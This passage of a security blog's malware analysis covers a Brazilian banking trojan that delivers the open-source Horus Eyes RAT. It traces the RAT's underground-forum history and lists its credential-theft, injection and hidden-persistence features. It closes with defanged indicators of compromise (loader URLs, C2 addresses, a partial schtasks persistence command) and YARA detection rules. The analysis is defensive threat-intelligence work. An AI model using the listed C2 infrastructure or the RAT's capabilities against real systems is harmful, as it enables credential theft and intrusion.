
Scanned	Detections	Type	Name
2021-08-03	54 / 70	Win32 EXE	VanillaStub.exe
2021-06-16	52 / 69	Win32 EXE	runme.exe

Historical SSL Certificates ⓘ

	First seen	Subject	Thumbprint
+	2021-05-14	*.sa.ngrok.io	ec618acfba015a8ee2a35bfce6cc6d33ce3b1d8f
+	2021-03-16	*.sa.ngrok.io	075bd9546888cb8e251496d82ed45c307217657a
+	2021-01-18	*.sa.ngrok.io	7e7edcdab64b82d46659fd318498b0b1022eb18b
+	2020-12-01	*.sa.ngrok.io	46e27e4cb4a37829d36f9975c9fa214e49a35b5d
+	2020-09-18	*.sa.ngrok.io	c44d9be173959e5a65b9468a5e8e3e076800e668
+	2020-04-25	*.sa.ngrok.io	2820b51b1d584f77189859e9ad6549f924a1a342

Figure 24: Details about the DNS passive replication, communication files, and SSL certificates provided by VirusTotal.

In addition, other threats were also disseminated and operated by this gangue such as VanillaRAT. Thanks to [@JAMESWT_MHT](#) who provided these samples from the Malware bazaar.



The screenshot shows the MalwareBazaar interface. At the top, there is a navigation bar with the logo 'MALWARE bazaar by ABUSE|CN' and several utility icons: 'Browse', 'Upload', 'Hunting', 'API', and 'Exp'. Below the navigation bar is the main heading 'MalwareBazaar Database'. A sub-heading indicates the current entry: 'You are currently viewing the MalwareBazaar entry for SHA256 92d129825bda8b18723026a90fcc19bed5614c7ba17'. A disclaimer follows: 'tries to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar'. The main content area is titled 'Database Entry' and features two large colored boxes. The left box is red and contains the VanillaRAT logo (a stylized figure) and the text 'VanillaRAT'. The right box is blue and is currently empty.

[Vanilla sample](#) | [Other sample](#)

h/t: [@JAMESWT_MHT](#)

The storyline behind Horus Eyes RAT

Arsium is the author of the Horus Eyes RAT and others offensive software that he has been developed and shared on the underground Internet forums. This piece of software was released on GitHub in early 2021 by its author, and now criminals are taking advantage of its features and FUD (Fully Undetectable) capability to bypass security mechanisms such as EDR's and antivirus and also circumvent network-based solutions.




Figure 25: Source code of Horus Eyes RAT available on GitHub.

However, Horus Eyes RAT is not the first software Arsium has developed. This RAT is the successor to the old SPYBOXRAT – which Arsium released in the year 2020 in underground forums.




Figure 26: SPYBOXRAT released in 2020 – the Horus Eyes RAT predecessor.

By making this offensive software open-source, Arsium gained enormous and valuable input from the underground community, which allowed it to continue to develop and implement new features thus making it a potent silent weapon.

Sometime around December 2020, Arsiium seems to have decided to create a new release called Horus Eyes RAT. This new software has been equipped with the basic engine of its predecessor and now with all the new features that have been implemented as a result of community feedback.




Figure 27: SpyBoxRat announced as an outdated version – the turning point.

At the end of December 2020, we found the first official publication from Arsiium, where the first Horus Eyes RAT update was announced. At the time, the software was not open source and the community had to pay some credits to get it.




Figure 28: First update of the Horus Eyes RAT aka HE-RAT by its developer.

As stated by Arsium, “for those who have forked starred the project , I’ve destroyed previous github and made a new repository (I got some problems with the old” – and this is the clear sign this tool has had a huge contribution from the underground community during its development. Figure 29 below presents one of the contributions/new ideas we found.




Figure 29: New ideas and improvements from the underground community to the development of the Horus Eyes RAT.

From that point forward, Horus Eyes RAT was carefully tracked by criminal groups, due to the set of capabilities the software provided, and the ability to bypass security mechanisms making it very stealthy and FUD.

Later, on 26th February 2021, the RAT was open-source and then released on GitHub. The publication date on GitHub coincides with the third update of the offensive tool that its author announced on the same day on the underground forums.

HORUSEYESRAT | V0.2.1.0 | THIRD UPDATE
by ArsiumCoder - 26 February, 2021 - 11:11 PM

ArsiumCoder OP 26 February, 2021 - 11:11 PM

Hello everyone , I'm there for first time to present my own rat for free ! Enjoy it !
Features :

- Supports DNS (No-IP for example)
- Multi-Threaded
- Asynchronous
- Packets Serialization
- Multi Ports Listener
- Automation Tasks when client is connected
- Save Settings for automation tasks
- Blur ScreenLocker
- Monitor Rotation (0 , 90 , 180 , 270 degrees)
- Hide & Show Taskbar
- Hide & Show Desktop Icons
- Hide & Show Cursor
- Swap & Normal State Mouse Buttons
- Lock & Unlock Keyboard
- Empty Bin
- Native Injection : You can inject an unmanaged DLL (C++ , C , D...)
- 32 & 64 bit stubs
- Mass Tasks: Passwords Recovery , History Recovery , Wifi Passwords Recovery
- Tasks Manager : Kill , Resume , Pause
- Passwords Recovery (+35 web browsers based on chromium)
- History Recovery (+35 web browsers based on chromium)
- Wifi Passwords Recovery
- Power : Log out , Reboot , Shutdown , Hibernate , Suspend
- BSOD
- Increase Volume
- Decrease Volume
- Mute | Unmute Volume
- Save all passwords | history recovered
- Export History | Passwords as .csv file
- Installation : Set a task in TaskScheduler | Hidden from startup + copy file in local user path hidden
- Ability to change your client priority
- Ability to ask for privileges
- Check UAC at different levels (if enable or not)
- File Manager : Create Directory, Open File, Delete File, Move File To Bin, Download File

Figure 30: Third updated of Horus Eyes RAT and its release on GitHub.

We believe this was the moment criminals start looking at this RAT as a potential candidate for upgrading their cyber arsenal. The RAT came up with an amazing set of features that would fit neatly into the malicious goals of most cyber gangs. Some of the features announced by the RAT creator are:

- Supports DNS (No-IP for example)
- Multi-Threaded
- Asynchronous
- Packets Serialization
- Multi Ports Listener
- Automation Tasks when client is connected
- Save Settings for automation tasks
- Blur ScreenLocker
- Monitor Rotation (0 , 90 , 180 , 270 degrees)
- Hide & Show Taskbar
- Hide & Show Desktop Icons
- Hide & Show Cursor
- Swap & Normal State Mouse Buttons
- Lock & Unlock Keyboard
- Empty Bin
- Native Injection : You can inject an unmanaged DLL (C++ , C , D...)
- 32 & 64 bit stubs
- Mass Tasks: Passwords Recovery , History Recovery , Wifi Passwords Recovery
- Tasks Manager : Kill , Resume , Pause
- Passwords Recovery (+35 web browsers based on chromium)
- History Recovery (+35 web browsers based on chromium)
- Wifi Passwords Recovery
- Power : Log out , Reboot , Shutdown , Hibernate , Suspend
- BSOD
- Increase Volume
- Decrease Volume
- Mute | Unmute Volume
- Save all passwords | history recovered
- Export History | Passwords as .csv file
- Installation : Set a task in TaskScheduler | Hidden from startup + copy file in local user path hidden
- Ability to change your client priority
- Ability to ask for privileges
- Check UAC at different levels (if enable or not)
- File Manager : Create Directory, Open File, Delete File, Move File To Bin, Download File

Although Arsiium, the creator of this offensive software, made it clear on Youtube that the purpose of this type of software is only for educational purposes, the RAT now appears associated with a new banking trojan.



Figure 31: Security disclaimer on Youtube by the Horus Eyes RAT author.

Final Thoughts

Nowadays, we are facing a growing of Brazilian trojans at a very high speed. Each one of them with its peculiarities, TTPs, etc. The technique of embedding other binaries in the initial stage is not new, however, the use of this new RAT called Horus Eyes RAT was the main object of analysis of this article.

With this kind of mindset and bringing content and tools from underground forums, criminal gangues achieve one of their main goals: to avoid detection and impact a large number of users.

Although the author of the RAT had just educational intentions, the source code of the RAT left now into the criminals' tentacles. It was the first time it was found, at least, being disseminated along with a malicious threat like this new trojan impacting only users of a singular international bank.

Therefore, monitoring these types of IoCs is a crucial point now, as it is expected that in the coming weeks or months new variants based on this new RAT can appear.

Thank you to all who have contributed:

[@JAMESWT_MHT](#)

Mitre Att&ck Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Registry Run Keys / Startup Folder 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1
Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2
Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation
Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Information Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
Startup Items	Startup Items	Timestomp 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Indicators of Compromise (IOCs)

```

---- Online server with warsaw stages -----
hxxps://modoseguranca.c]om/loader.exe
hxxps://modoseguranca.]com/warsaw-19-07-2021.exe
45.132.242.]60
8DF8BD1A1062E051AD3092BF58E69400
C396FCD76492FD9CC11E622B6C432412

```

```

----- AWS EC2 Instance RAT server -----
ec2-54-94-248-37.sa-east-1.compute.amazonaws.]com
54.94.248.]37
1.tcp.sa.ngrok.]io

```

```

----- Artifacts -----
C:\Users\xxx\AppData\Local\Temp\warsaw-19-07-2021.exe
schtasks /create /sc minute /mo 1 /tn "||" /tr "
costura.packetlib.pdb.compressed
costura.packetlib.dll.compressed
costura.options.dll.compressed
===== Nova vitima =====

```

```

----- PDB paths -----
C:\Users\ada\Desktop\HorusEyesRat_Public-master\Options\obj\Debug\Options.pdb
C:\Users\ada\Desktop\definitivo\bb\Client\obj\x64\Debug\Stub.pdb
C:\Users\ada\source\repos\SantanderModulo\SantanderModulo\obj\Debug\SantanderModulo.pd

```

Online Sandbox URLs

<https://cuckoo.cert.ee/analysis/2343055/summary/>
<https://www.joesandbox.com/analysis/458211/0/html>
<https://app.any.run/tasks/462fa847-4694-4a59-9d1c-6f43854b10b1>
<https://analyze.intezer.com/analyses/f5bd885b-5d26-4ed4-914e-93d04729783a>
<https://analyze.intezer.com/analyses/12140b0a-47d5-4d52-a659-a826b2aedb26>

Samples

<https://bazaar.abuse.ch/browse/tag/SantanderModulo/>

Yara Rule

```
import "pe"
rule warsaw_downloader_august_2021 {
meta:
    description = "Yara rule for warsaw trojan banker (loader) - August version"
    author = "SI-LAB - https://seguranca-informatica.pt"
    last_updated = "2021-08-05"
    tlp = "white"
    category = "informational"

    strings:
        $s_a = {53 61 6E 74 61 6E 64 65 72 4D 6F 64 75 6C 6F 2E 77 61 72 73 61 77}
        $s_b = {53 61 6E 74 61 6E 64 65 72 4D 6F 64 75 6C 6F 5C 53 61 6E 74 61 6E 64 65
72 4D 6F 64 75 6C 6F 5C 6F 62 6A 5C 44 65 62 75 67 5C 53 61 6E 74 61 6E 64 65 72 4D
6F 64 75 6C 6F 2E 70 64 62}
    condition:
        filesize < 1000KB
        and all of ($s_*)
}
```

```
rule warsaw_2nd_stage_horus_eyes_rat_august_2021 {
meta:
    description = "Yara rule for warsaw 2nd stage aka Horus Eyes RAT - August
version"
    author = "SI-LAB - https://seguranca-informatica.pt"
    last_updated = "2021-08-05"
    tlp = "white"
    category = "informational"

    strings:
        $s_a = {63 6F 73 74 75 72 61 2E 64 6C 6C 2E 63 6F 6D 70 72 65 73 73 65 64}
        $s_b = {63 6F 73 74 75 72 61 2E 6F 70 74 69 6F 6E 73 2E 64 6C 6C 2E 63 6F 6D 70
72 65 73 73 65 64}
        $s_c = {53 00 61 00 6E 00 74 00 61 00 6E 00 64 00 65 00 72}
        $s_d = {2D 00 35 00 30 00 37 00 30 00 37 00 35 00 33 00 35 00 33 00}
    condition:
        filesize < 1000KB
        and all of ($s_*)
}
```

The Yara rules are also [available on GitHub](#).



Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.